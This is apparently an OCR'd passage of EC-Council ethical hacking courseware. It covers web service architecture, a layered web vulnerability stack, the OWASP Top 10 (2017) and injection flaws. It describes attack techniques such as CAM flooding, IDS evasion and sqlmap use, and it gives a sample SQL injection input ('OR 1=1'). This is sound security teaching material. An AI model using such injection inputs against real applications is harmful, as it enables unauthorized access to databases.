



Figure 14.2: Web Application Architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider**: It is a platform from where services are provided.
- **Service Requester**: It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry**: It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There are three operations in a web service architecture:

- **Publish**: During this operation, service descriptions are published to allow the requester to discover the services.
- **Find**: During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind**: During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service**: It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description**: It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.




Figure 14.3: Web Service Architecture

Characteristics of Web Services

- **XML-based**: Web services use XML for data representation and transportation. XML usage can avoid OS, networking, or platform binding. Applications that provide web services are highly interoperable.
- **Coarse-grained service**: In web services, some objects contain a massive amount of information and offer greater functionality than fine-grained services. A coarse-grained service is a combination of multiple fine-grained services.
- **Loosely coupled**: Web services support a loosely coupled approach for interconnecting systems. The interaction between the systems can occur via the web API by sending

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

XML messages. The web API incorporates a layer of abstraction for the infrastructure to make the connection flexible and adaptable.

- **Asynchronous and synchronous support**: Synchronous services are called by users who wait for a response, whereas asynchronous services are called by users who do not wait for a response. RPC-based messages and document-based messages are often used for synchronous and asynchronous web services. Synchronous and asynchronous endpoints are implemented using servlets, SOAP/XML, and HTTP.
- **RPC support**: Web services support remote procedure calls (RPC) similarly to traditional applications.

Types of Web Services

Web services are of two types:

- **SOAP web services**

  The Simple Object Access Protocol (SOAP) defines the XML format. XML is used to transfer data between the service provider and the requester. It also determines the procedure to build web services and enables data exchange between different programming languages.

- **RESTful web services**


  REpresentational State Transfer (RESTful) web services are designed to make the services more productive. They use many underlying HTTP concepts to define the services. It is an architectural approach rather than a protocol like SOAP.

Components of Web Service Architecture:

- **UDDI**: Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL**: Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security**: Web Services Security (WS-Security) plays an important role in securing web services. It is an extension of SOAP and aims to maintain the integrity and confidentiality of SOAP messages as well as to authenticate users.

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.




Figure 14.4: Vulnerability Stack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.

- **Layer 7**

  If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

- **Layer 6**

  Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

  When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.

- **Layer 5**

  Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.

- **Layer 4**

  Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.

- **Layer 3**

  Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.

- **Layer 2**


  Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Layer 1**

  IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Threats

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against the vulnerabilities of web applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Application Security Risks – 2017

Source: *https://www.owasp.org*

OWASP is an international organization that specifies the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows:

- **A1 – Injection**

  Injection flaws, such as SQL, command injection, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A2 – Broken Authentication**

  Application functions related to authentication and session management are often implemented incorrectly, thereby allowing attackers to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume identities of other users (temporarily or permanently).

- **A3 – Sensitive Data Exposure**

  Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and personally identifiable information (PII) data. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data requires extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **A4 – XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS service attacks such as the billion laughs attack.

- **A5 – Broken Access Control**

  Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as accessing other users' accounts, viewing sensitive files, modifying other users' data, and changing access rights.

- **A6 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, and not patching or upgrading systems, frameworks, dependencies, and components in a timely manner (or at all).

- **A7 – Cross-Site Scripting (XSS)**

  XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or whenever it updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- **A8 – Insecure Deserialization**

  Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered with, or deleted to spoof users, conduct injection attacks, and elevate privileges.


- **A9 – Using Components with Known Vulnerabilities**

  Components such as libraries, frameworks, and other software modules run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A10 – Insufficient Logging and Monitoring**

  Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper with, extract, or destroy data. Most breach studies show that the time to detect a breach is over 200 days, typically by external parties rather than internal processes or monitoring.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A1 - Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Such flaws are prevalent in legacy code and often found in SQL, LDAP, and XPath queries. They can be easily discovered by application vulnerability scanners and fuzzers.


Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection**: SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.
- **Command Injection**: Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LDAP Injection**: LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users, validate roles and access levels, store and retrieve information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate the input before passing it to an SQL statement. For example, consider the following SQL statement:

```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression "**OR 1=1**" evaluates to the value "**TRUE,**" often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers carry out SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents or drop the database altogether
- Use the trust relationships established between the web application components to access other databases

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


